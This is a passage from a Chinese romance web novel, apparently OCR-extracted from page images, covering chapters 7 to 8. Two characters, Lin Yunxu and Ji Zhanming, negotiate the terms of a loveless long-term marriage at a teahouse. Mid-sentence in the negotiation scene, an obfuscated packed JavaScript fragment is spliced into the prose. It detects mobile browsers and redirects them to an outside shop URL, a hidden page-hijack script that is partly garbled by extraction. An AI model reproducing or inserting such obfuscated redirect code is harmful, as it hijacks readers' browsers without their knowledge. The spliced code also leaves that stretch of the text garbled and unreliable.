《婚后不许装正经!》 7. 第 7 章 安静的茶室中雾气氤氲上浮,透着淡淡的香气。 上次吃饭的餐厅是林云序选的,这次两人约好见面后,林云序将地点的选择权交给了对方。 他们认识的时间太短,除了言谈举止、音容样貌外,能够加深对人的了解途径往往都在日常每一件小事的选择中。 这是一家有资深中医坐镇、以茶疗为特色的茶馆。 上的茶是各品种中更为温和的白茶,具有消炎作用。 陈化了5年以上白毫银针性温,且快速出汤,冲泡得清淡,避免过浓影响到林云序的伤,适量喝些反而对身体有益。 他垂头抿了口,茶汤细腻,带着它独特的清鲜。 在这样静谧的环境中,人的神经也不免放松了下来,确实是个谈事的好地点。 茶艺师整理好桌面,接收到茶客意思后离开,整个房间内只剩下了他们俩人。 林云序抬眸看了眼对面不动如山的男人。 那晚听到对方说的话后,林云序差点反问一句“喝大了?”。 这件事过于突兀,可他很快冷静下来,反复琢磨了下那句话—— “不知道林先生需不需要一段婚姻?” 林云序知道季盏明这人聪明,只是对方一心科研,性子冷淡疏离又少与人虚与委蛇。 现下一看,分明也极通世故。 什么叫林先生需不需要? 主动打电话给他难道不是因为季盏明自己需要吗? 这话乍一听,不知道的还以为是对方好心要帮他解决麻烦呢! 对方很清楚,如果一开口的是“我需要一段婚姻”,就会立马在谈判中落于下风。 同时,季盏明也一定知道,他在为同样的事感到困扰,于是先一步点明。 林云序本觉得荒谬,拒绝的话都在嘴边,硬是被他憋了回去。 居然真的开始认真思考起了这件事——他需不需要一段婚姻? 尽管电话那头的男人没有再说话,林云序也充分理解了对方的意思。 但他需要时间好好想想,干脆含糊了过去。 挂掉电话后,他仔细思考清楚了整件事。 然后联系他的私人律师给他清点个人资产,让对方出具了一份婚前注意事项给他。 最后,林云序才给季盏明发了信息约见。 林云序叹了口气:“季先生运气不错,在最合适的时机打了那通电话。” 早一点,林云序会坚定的回复对方三个字——不需要。 晚一点,那些因为下午听到父母谈话而涌上峰值的愧疚心疼也会下降些,理智彻底占据高地。 偏偏是在他夜里难得感性,思绪最纷乱、心最软的时候。 对方的提议一下子就撬动了他,让他思考其中的可行性,于是才有这次见面。 季盏明缓缓放下杯子,对方既然没有继续说,那他也就不会继续追问什么时机。 他看了会儿对面的青年,蓦地开口道:“林先生想要的婚姻是怎样的?” “换句话说……林先生需要其中有爱情吗?” 林云序蓦地笑了,说实话,如果需要,他现在就不会坐在这里和对方讨论结婚。 几乎没有人知道,他骨子里其实是个追寻刺激的人,过往甚至会玩一些极限运动。 压力太大,他需要一些出口宣泄,能够让他忘记除了生命本身以外的所有事情,只能听到心跳的声音。 而季盏明这人,像是冻住的湖水,稳定平静、情绪少有起伏,无法震荡出弘大的波澜。 那些对对方来说,或许过于出格且不稳定,具备风险。 他们在感情上大概很难共振。 而之所以和一个没有感情基础的人谈论婚姻,并非他抗拒爱情。 相反,林云序非常相信爱情的存在,也曾希望拥有。 他成长的家庭环境中,不管是父母还是其他长辈,都给予了他无比漂亮的爱情模版,像是童话般。 可童话的另一层含义,是幻梦般可遇不可求。 真爱在他这里已经有了满分标准答案,虚情假意的东西入不了眼。 可偏偏真心稀缺,情意难得。 况且他自己就是个难以付出真心与信任的人,或许他本身就是虚情假意。 那么爱情无解。 干脆就不想了,不是非要不可。 而只要抛却爱情本身,面前的男人才貌品行样样优秀,又门当户对的,婚后还能不干涉彼此的生活。 能够免去他生活中的很多麻烦,是再合适不过的结婚对象。 那就结吧。 季盏明冷淡的声音拉回了他的思绪:“爱情我无法给到,抱歉。”说着,他顿了下,“我们还有必要继续谈下去吗?” 林云序微凉的手捧住茶杯:“继续吧。” 季盏明会意,他们达成共识,这段婚姻中将不会有人期待对方给予爱与情绪价值。 那么剩下的就很好谈了。 林云序先开的口:“季先生说这个,是在为我们的婚姻年限做铺垫?” 和聪明人说话确实省心,季盏明点了下头。 林云序笑道:“你想要一段长期的、稳定的关系?” 季盏明没有否认,这点应该是他们双方共同的诉求。 “林先生认为一段只维持几年就离婚的婚姻有意义吗?” 是的,没有意义。 林云序也知道。 他们早已谈论过,关于这段婚姻存在的背后原因。 对方是因为爷爷,他同样是因为家人。 那么说句直白的,他们的家人都不可能只活几年。 如果应付过这段日子,没过多久就离婚,无异于扬汤止沸。 在他们离婚后,迎来的大概率是家人的担心,忧愁这段感情为什么会失败,甚至会因为他们年岁更大而愈发焦虑他们未来的感情生活。 一切情绪都会井喷式反扑。 只是想起来,林云序就觉得后续麻烦不断。 所以季盏明才会问他需不需要爱情,爱情或许短暂,但双方受益的合作一定能够长久。 “是,短期的应付没有意义。”林云序反问道,“所以季先生有想过后续离婚吗?” “林先生想过,那就离。” 林云序的肩背松了下,倚进后面的靠背里,打量着面前的男人。 成年人再冲动其实也冲动不到哪里去。 他们都不是小孩子了,有过各样丰富的人生历程,所有看似冲动的背后一定都是深思熟虑。 林云序了解自己,就算他们约定好,婚后若是遇到喜欢的人就离婚,也是不可能的。 虽然没有感情,但结婚证是真的。 他的性子和道德无法在婚姻延续其间对别人产生感情,更不会和别人暧昧。 只说俞宜凌是公众人物,真发生了这样的事对家人会有影响这一点,他都不可能做出来。 所以不管婚姻性质如何,只要它是婚姻,一旦林云序答应了对方,他就基本完全断绝了自己和他人发展感情的可能。 每一点背后带来的利处和隐患,他早已想得清楚。 等他们在意的人已经不在这个世界上的时候,已经不知道是多少年后,那时候再去谈离婚好像也没有意义了。 所以在给对方发消息的那一刻,他就知道自己放弃了什么,更想要的又是什么。 他们之间,从一开始谈论的就是一场真实的婚姻。季盏明也无比清楚这点。 在打那通电话之前,他就考虑过各种模式。 恋爱合约、协议结婚、短期婚姻、假结婚…… 发现意义都不大,那必然是一个长期的过程。 而一段经年累月的长期稳定婚姻,还是假的吗? 他深知自己不会随便选个人提出这种“合作”,但凡换个人,也根本没有可行性。 没有爱的长期婚姻,听起来多吓人。 一般人或许图便利,容易会被眼前利益所诱;又或者不明白这个决定背后的深重,多年后难免后悔或中途毁约。 但林云序不同,他太聪明,又足够成熟理智。 不用季盏明多说,他就已经能把事情从根源处想透,再去权衡其中利弊,判断自己要不要接受。 林云序知道自己在干嘛,一旦他做出决定,就说明这是他真心想要的,谁也诱导不了他,也勉强左右不了他。 他们处在相似的困境,都不需要爱情,那在这场寡淡的婚姻中他们是绝对平等的,谁也用不着亏欠谁。 至于离不离婚这一点,二十年后爷爷不在的时候,对季盏明来说其实怎样都无所谓了。 但林云序父母仍健在,如果真能合作到那么久,说明他们之间没有什么不可调和的矛盾。 那季盏明将最后是否要离婚的选择权交给对方。 合作得好,从此以后他们都不必再被婚姻这件事浪费心神和精力,双方家长不再担忧,他们的生活和现在也不会有很大区别。 一劳永逸,皆大欢喜。 最重要的问题达成共识,林云序从一旁拿出打印的两份清单。 “虽然已经决定要结婚,但有些细节还需要讨论,我简单罗列了一下,有意见可以再提。” 然后他就看到季盏明同样拿出了整理好的两份文件。 林云序:“……” 他一边欣慰,自己的搭档同样成熟稳重、思虑周到,能够跟上他的节奏。 如果是个什么都没有准备好,脑门一拍就提出结婚的人,他理都不会理。 但一边又惆怅,这人城府深,得打起精神仔细应对。 在对方伸手接过一份清单的时候,林云序手停了下,轻微的拉扯力量让季盏明抬头看向他。 林云序这才手一松:“既然是真实的婚姻,那婚姻中的义务有哪些,季先生可知道?” 季盏明垂头扫了眼对方列举的条件和需求,轻描淡写道:“林先生出身律政世家,不如劳烦林先生解释一下?” 林云序也同样在扫视着对方给的文件,闻言抬头看了眼对面从容疏离的男人。 “那不好意思了,没能继承林家的家学渊源,不过我倒是可以为季先生用7种不同的语言翻译出来。” “据我所了解的义务大概有忠实、尊重、同居、重大决策共同决定,如果林先生不是柏拉图,并且觉得有益于身心健康,或许还包括性生活。”季盏明清楚,这些问题避不开的,怎样都得在婚前拿出来讨论明白更合适。 男人的声音平静,古井无波的用笔在纸面上圈出一个重点,说完头也不抬,彬彬有礼地朝林云序掌心向上示意了一下。 林云序觉得这个“请”的动作翻译成中文大概是:“翻译吧,7种语言。” “……” 林云序笑了下,并不随着对方的话走:“义务的意思有情愿、志愿、应该,季先生是哪种?” “还有第四种,不履行。”季盏明反问道,“林先生希望我履行吗?” 林云序佯装惊讶:“季先生不能履行吗?” 季盏明停下了手中的笔,抬头对上了面前青年的视线。 淡淡的茶雾中,对方目光清亮,脸上带着清浅笑意,看 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16949050|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 似温柔,却美得不会让人轻视。 他有种属于上位者风轻云淡、轻飘飘就能将人拿捏的气质。 很精准微妙的词。 不是问“想不想”,而是问“能不能”。 后者含义不仅包括了前者的主观意愿,还有是否具备该能力的意思。 如果忠实、尊重这些义务不能履行,那就是对合作不真诚,品性存疑,暗含这段婚姻或许会有多种隐患。 如果指性生活不能履行,是身体有问题还是心理有问题? 他们结婚那么久,难不成一辈子当苦行僧守活寡?都是成年人了,大可以对欲望坦诚一些。 不管是哪一点有分歧,面前的青年恐怕都会终止商谈,然后离开。 他甚至还以一个惊讶的反问表明了他自己“不排斥履行”的态度,狡猾地将一个棘手的答案就这样轻而易举抛了出来。 然后把季盏明推到一个需要正面回答的境地。 季盏明深深地看了他一眼,最后缓缓开口:“能。” 林云序从容地点了一下头:“很高兴达成共识。” 他继续看向桌面上的文件,垂头无声笑了出来。 他忍着笑解释道:“我在国内待得不多,常常要出差。” “所以为了生活和工作方便,我一般住在瑞士或伦敦,不管是同居还是其他什么,季先生不必有心理压力,我们见面会很少。” 在瑞士是因为国际组织云集,林云序参与的大多会议在那里,伦敦则是他所在的综合语言服务集团LT的总部坐落于此。 “大多时间在国外?” 男人的声音有些轻,像是在思考。 “嗯。”林云序看了他一眼,“怎么了?” “在国外,意思就是很难找到人?” 林云序心里“咯噔”了一下,还没开口面前的男人已经淡淡道: “林先生的父母家人找到我很容易,我爷爷如果想和你联系感情会比较麻烦,是吗?” “……” 林云序觉得完全有可能。 俞宜凌和林章很看重家人,一旦林云序和季盏明结婚,那么季盏明也就成为了家人。 寻常看望他、关心他身体,又或者一起吃顿饭,这样的情况应该不会少。 尽管是善意的存在,但如果当事人不需要,就是麻烦。 而季盏明的爷爷大概很难碰上他的人和时间。 说明季盏明需要打起精神应对他父母的可能性更多。 林云序:“所以?” 季盏明其实觉得对方常在国外也挺好,他们不用频繁见面。 但还是毫不犹豫淡然道:“后续的风险补偿条款中让一成利吧。” 林云序:“……” 他没事逗这人做什么! 尽管这是一段真实婚姻,但短期内不离婚只是理想情况,谁也不会赌人性。两人结婚,是有影响到另一方的风险存在的,如果对对方造成损失,自然得补偿。 比如几年后,长辈释怀想开,觉得婚姻没那么重要,以致他们当中有一方想获得自由,要提前离婚。 又或者婚后实在无法相处,导致毁约。 还有婚后损害到对方的名誉等,又要付出什么代价,尽数写明。 笔尖在纸面上划出深深的痕迹:“行。” 林云序面上没有暴露任何心绪,缓缓开口:“季先生一心专攻技术,不深入公司管理和资本运作真的太可惜了,我瞧着季先生这谈判能力不输专业人士。” 听到这话男人也没有任何情绪波动,仿佛不会被任何人任何事所影响。 不急不忙地将手中的文件翻了一页:“算了,免得在谈判桌上碰到林先生这样的。” 林云序随口道:“林先生就这一个,不也被你谈判成功了?” “亏林先生不计较。” 两人花了一个多小时,将各自的需求整合,直至最后的拟稿双方都同意下来才结束。 林云序的神经也松了些,除了谈论正事,他们之间似乎没有什么话要说。 于是两人起身准备离开。 林云序拿起外套,一边开口道:“下次见面我会带着律师,还有体检表,包括心理健康评估,季先生准备好后联系我。” 林云序要的不仅是一个健康的人,更是一个健全的人。 这其中自然包括心理层面。 说起来有些冷漠,但事实就是,他同意这段婚姻是为了解决问题的,而不是增加麻烦和隐患。 不谈感情,只谈合适的结婚对象,他必然要选择客观条件上顶顶优秀的。 季盏明充分理解这一点,他应了下来。 如同之前几次见面那般,季盏明把林云序送到车边。 林云序一边拉开车门,一边开口道:“季先生如果没有什么事的话,我就先走了。” 就在他要上驾驶座时,听到了季盏明的声音:“林云序。” 林云序有些意外,扭头看向对方:“怎么了?” “季盏明。”季盏明的声音沉静,不带有情绪波动道,“以后直接叫名字。” 林云序胳膊搭在车框上,今天他们是来谈判的,总归要客气些拉开些距离。 从未亲近过,那么谈崩了也无关紧要。 但下次见面大概就是结婚的时候了,还林先生季先生反复唤来唤去,要么是装模作样惺惺作态,要么就是玩情趣。 林云序没有意见,他侧身坐进车里。 “知道了。” 他唇边带着温和无害的笑意,眼尾却轻轻上扬: “盏明,下次见。” 8. 第 8 章 转眼间就到了4月份,林云序所说的“下次见”也比他预想中的要更久。 观晸集团研发新项目,季盏明去伦敦出差。 而林云序也结束了漫长的休假,开始复工。 当初那场让林云序受伤的T国会议,他是被请去救场的,却没想到出了意外。 LT公司理亏,再加上林云序在LT待了8年,休假请假都少有,积攒不少假期,于是批假也批得利落。 只是以林云序的工作性质,就算是休假也不可能完全断联gap。 他仍远程参与了不少咨询指导工作以及线上同传会议。 所谓的复工不过也是渐渐恢复了以前的工作模式,开始满世界飞现场。 整个期间,林云序和季盏明只联系过一次,还只是言简意赅地说明了一下现生的忙碌情况。 等到都有时间的时候,已经是一个月后。 林云序收到季盏明到达家门口的消息,起身出去接他。 ——今天是对方上门见家长的日子。 